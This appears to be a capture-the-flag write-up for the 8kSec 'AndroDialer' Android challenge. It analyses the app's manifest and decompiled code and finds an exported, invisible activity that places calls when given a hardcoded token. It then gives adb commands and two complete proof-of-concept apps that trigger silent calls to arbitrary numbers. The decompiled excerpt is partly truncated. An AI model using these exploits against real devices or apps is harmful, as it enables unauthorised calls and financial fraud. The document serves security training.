AndroDialer - 8kSec
Description
Ever wanted to break free from the limitations of your regular Android dialer? Meet AndroDialer! A sleek, full‑featured dialer app that takes your calls to the next level.
It brings together smart contact organization, customizable quick‑dial widgets, and a “Business Focus” mode that filters interruptions so you stay in control of every conversation. Behind the scenes, AndroDialer delivers in‑depth call analytics to help you spot communication trends, plus enhanced security features. Its highly adaptable interface is complete with light and dark themes, call‑time limits, and fully personalized settings that strike the ideal balance of efficiency and elegance for both personal and professional calling.
Objective
Create a malicious application that exploits the AndroDialer application to initiate unauthorized phone calls to arbitrary numbers without the victim’s knowledge or consent.
Successfully completing this challenge demonstrates a critical security vulnerability that could lead to financial fraud, privacy violations, and compromised communications security for AndroDialer users.
Restrictions
Your exploit must work on non-rooted Android devices running versions up to Android 15 and must not require any runtime permissions to be explicitly granted by the victim, making it appear harmless to users during installation.
Explore the application

When you open the application, a dialer interface appears, allowing you to enter a phone number and initiate a call

The Contacts tab displays a list of all the saved contacts

The Recents tab displays a log of all recent calls
Analyzing the application using JADX
From: AndroidManifest.xml
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
<uses-permission android:name="android.permission.MANAGE_OWN_CALLS"/>
<uses-permission android:name="android.permission.ANSWER_PHONE_CALLS"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.READ_PHONE_NUMBERS"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission
    android:name="android.permission.READ_EXTERNAL_STORAGE"
    android:maxSdkVersion="32"/>
<uses-permission
    android:name="android.permission.WRITE_EXTERNAL_STORAGE"
    android:maxSdkVersion="32"/>
<uses-permission android:name="android.permission.READ_MEDIA_AUDIO"/>
<uses-permission android:name="android.permission.READ_CALENDAR"/>
<uses-permission android:name="android.permission.WRITE_CALENDAR"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.POST_NOTIFICATIONS"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="com.android.alarm.permission.SET_ALARM"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
<activity
    android:theme="@android:style/Theme.NoDisplay"
    android:name="com.eightksec.androdialer.CallHandlerServiceActivity"
    android:exported="true"
    android:taskAffinity=""
    android:excludeFromRecents="true">
    <intent-filter>
        <action android:name="com.eightksec.androdialer.action.PERFORM_CALL"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="tel"/>
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data
            android:scheme="dialersec"
            android:host="call"/>
    </intent-filter>
</activity>
android:theme=”@android:style/Theme.NoDisplay” → The activity has no visible UI, meaning it runs in the background or performs logic without showing a screen.
android:exported=”true” → This makes the activity accessible from other apps or external intents, which can be a potential attack surface in a CTF context.
android:taskAffinity=”“ → It does not belong to any specific task, so it won’t be grouped with other app activities.
android:excludeFromRecents=”true” → The activity will not appear in the Recents list after execution.
The activity can be triggered by three different intent filters, each defining what types of actions or URLs it can handle.
- Custom Action
1
2
3
4
<intent-filter>
    <action android:name="com.eightksec.androdialer.action.PERFORM_CALL"/>
    <category android:name="android.intent.category.DEFAULT"/>
</intent-filter>
Responds to the custom action com.eightksec.androdialer.action.PERFORM_CALL.
- Handling “tel:” Links
1
2
3
4
5
6
<intent-filter>
    <action android:name="android.intent.action.VIEW"/>
    <category android:name="android.intent.category.DEFAULT"/>
    <category android:name="android.intent.category.BROWSABLE"/>
    <data android:scheme="tel"/>
</intent-filter>
Allows the activity to handle tel: URIs (e.g. tel:123456789).
- Custom “dialersec://call” Scheme
1
2
3
4
5
6
7
8
<intent-filter>
    <action android:name="android.intent.action.VIEW"/>
    <category android:name="android.intent.category.DEFAULT"/>
    <category android:name="android.intent.category.BROWSABLE"/>
    <data
        android:scheme="dialersec"
        android:host="call"/>
</intent-filter>
Defines a custom URI scheme: dialersec://call
From: com.eightksec.androdialer.CallHandlerServiceActivity
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
public final class CallHandlerServiceActivity extends Activity {
    public final void onCreate(Bundle bundle) {
        String str;
        String path;
        int indexOf;
        super.onCreate(bundle);
        Uri data = getIntent().getData();
        ArrayList arrayList = new ArrayList();
        arrayList.add(getIntent().getStringExtra("enterprise_auth_token"));
 if (str7.equals("8kd1aL3R_s3Cur3_k3Y_2023") || str7.equals("8kd1aL3R-s3Cur3-k3Y-2023") || h.a(str, "8kd1aL3R_s3Cur3_k3Y_2023") || h.a(str, "8kd1aL3R-s3Cur3-k3Y-2023")) {
                    if (getIntent().hasExtra("phoneNumber")) {
                        str3 = getIntent().getStringExtra("phoneNumber");
                    } else {
                        Uri data2 = getIntent().getData();
                        if (h.a(data2 != null ? data2.getScheme() : null, "tel")) {
                            Uri data3 = getIntent().getData();
                            if (data3 != null) {
                                str3 = data3.getSchemeSpecificPart();
                            }
                        } else {
                            Uri data4 = getIntent().getData();
                            if (h.a(data4 != null ? data4.getScheme() : null, "dialersec")) {
                                Uri data5 = getIntent().getData();
                                if (h.a(data5 != null ? data5.getHost() : null, "call")) {
                                    Uri data6 = getIntent().getData();
                                    String queryParameter = data6 != null ? data6.getQueryParameter("number") : null;
                                    if (queryParameter == null || queryParameter.length() == 0) {
                                        List<String> pathSegments3 = data != null ? data.getPathSegments() : null;
                                        Integer valueOf = pathSegments3 != null ? Integer.valueOf(pathSegments3.indexOf("number")) : null;
                                        if (valueOf != null && valueOf.intValue() >= 0 && valueOf.intValue() < pathSegments3.size() - 1) {
                                            str3 = pathSegments3.get(valueOf.intValue() + 1);
                                        }
                                    } else {
                                        str3 = queryParameter;
                                    }
                                }
                            }
                            String dataString = getIntent().getDataString();
                            if (dataString != null && b.o0(dataString, "tel:", false)) {
                                String dataString2 = getIntent().getDataString();
                                if (dataString2 != null) {
                                    str3 = b.x0(dataString2, "tel:");
                                }
                            } else if (data == null || (path = data.getPath()) == null || !b.o0(path, ";number=", false)) {
                                String dataString3 = getIntent().getDataString();
                                Pattern compile2 = Pattern.compile("\\d+");
                                h.e(compile2, "compile(...)");
                                if (dataString3 == null) {
                                    dataString3 = "";
                                }
                                Matcher matcher2 = compile2.matcher(dataString3);
                                h.e(matcher2, "matcher(...)");
                                c cVar2 = !matcher2.find(0) ? null : new c(matcher2, dataString3);
                                if (cVar2 != null) {
                                    str3 = ((Matcher) cVar2.f8662h).group();
                                    h.e(str3, "group(...)");
                                }
                            } else {
                                String path3 = data.getPath();
                                if (path3 != null) {
                                    str3 = b.z0(b.x0(path3, ";number="), ";");
                                }
                            }
                        }
                    }
                    if (str3 == null || str3.length() == 0) {
                        Log.e("CallHandlerService", "No target contact found in request: " + getIntent());
                    } else {
                        try {
                            Intent intent = new Intent("android.intent.action.CALL");
                            intent.setData(Uri.parse("tel:" + str3));
                            intent.addFlags(268435456);
                            startActivity(intent);
                        } catch (Exception e10) {
                            Log.e("CallHandlerService", "Call service connection failed", e10);
                        }
                    }
                    finish();
                    return;
                }
            }
        }
        Log.e("CallHandlerService", "Enterprise authorization failed - invalid token provided");
        finish();
    }
}
CallHandlerServiceActivity is an exported, non-UI activity that accepts external intents to place phone calls. On startup it reads an enterprise_auth_token extra (and possibly other strings) and checks it against hardcoded/utility checks; if the token is valid the activity tries to resolve a target number from several sources (in priority order) and then launches android.intent.action.CALL with a tel: URI to place the call. The component is declared with Theme.NoDisplay and android:exported="true".
- When the URI scheme is
dialersecand the host iscall, the activity looks for aphoneNumberintent extra and verifies that the deeplink’senterprise_auth_tokenquery parameter equals8kd1aL3R_s3Cur3_k3Y_2023. - If the URI scheme is
tel, the activity verifies that theenterprise_auth_tokenextra equals8kd1aL3R_s3Cur3_k3Y_2023and extracts the phone number directly from the deeplink (e.g.,tel:01000000000).
Exploit the app using adb
- with the “dialersec” scheme
1
adb shell am start -n com.eightksec.androdialer/.CallHandlerServiceActivity -a com.eightksec.androdialer.action.PERFORM_CALL --es 'phoneNumber' '01000000000' -d 'dialersec://call?enterprise_auth_token=8kd1aL3R_s3Cur3_k3Y_2023'
- with the
tel:scheme
1
adb shell am start -n com.eightksec.androdialer/.CallHandlerServiceActivity  -a com.eightksec.androdialer.action.PERFORM_CALL  -d 'tel:01000000000'  --es 'enterprise_auth_token' '8kd1aL3R_s3Cur3_k3Y_2023'
Android app PoC
- with the “dialersec” scheme
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
package com.example.androdialer;

import android.content.Intent;
import android.net.Uri;
import android.os.Bundle;
import android.view.View;
import android.widget.Button;
import androidx.activity.EdgeToEdge;
import androidx.appcompat.app.AppCompatActivity;

public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        EdgeToEdge.enable(this);
        setContentView(R.layout.activity_main);
        Button button = findViewById(R.id.button);

        button.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View v) {
                Intent intent = new Intent();
                intent.setClassName("com.eightksec.androdialer", "com.eightksec.androdialer.CallHandlerServiceActivity");
                intent.setAction("com.eightksec.androdialer.action.PERFORM_CALL");
                intent.putExtra("phoneNumber", "01000000000");
                intent.setData(Uri.parse("dialersec://call?enterprise_auth_token=8kd1aL3R_s3Cur3_k3Y_2023"));
                startActivity(intent);
            }
        });
    }
}
- with the
tel:scheme
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
package com.example.androdialer;

import android.content.Intent;
import android.net.Uri;
import android.os.Bundle;
import android.view.View;
import android.widget.Button;
import androidx.activity.EdgeToEdge;
import androidx.appcompat.app.AppCompatActivity;

public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        EdgeToEdge.enable(this);
        setContentView(R.layout.activity_main);
        Button button = findViewById(R.id.button);

        button.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View v) {
                Intent intent = new Intent();
                intent.setClassName("com.eightksec.androdialer", "com.eightksec.androdialer.CallHandlerServiceActivity");
                intent.setAction("com.eightksec.androdialer.action.PERFORM_CALL");
                intent.putExtra("enterprise_auth_token", "8kd1aL3R_s3Cur3_k3Y_2023");
                intent.setData(Uri.parse("tel:01000000000"));
                startActivity(intent);
            }
        });
    }
}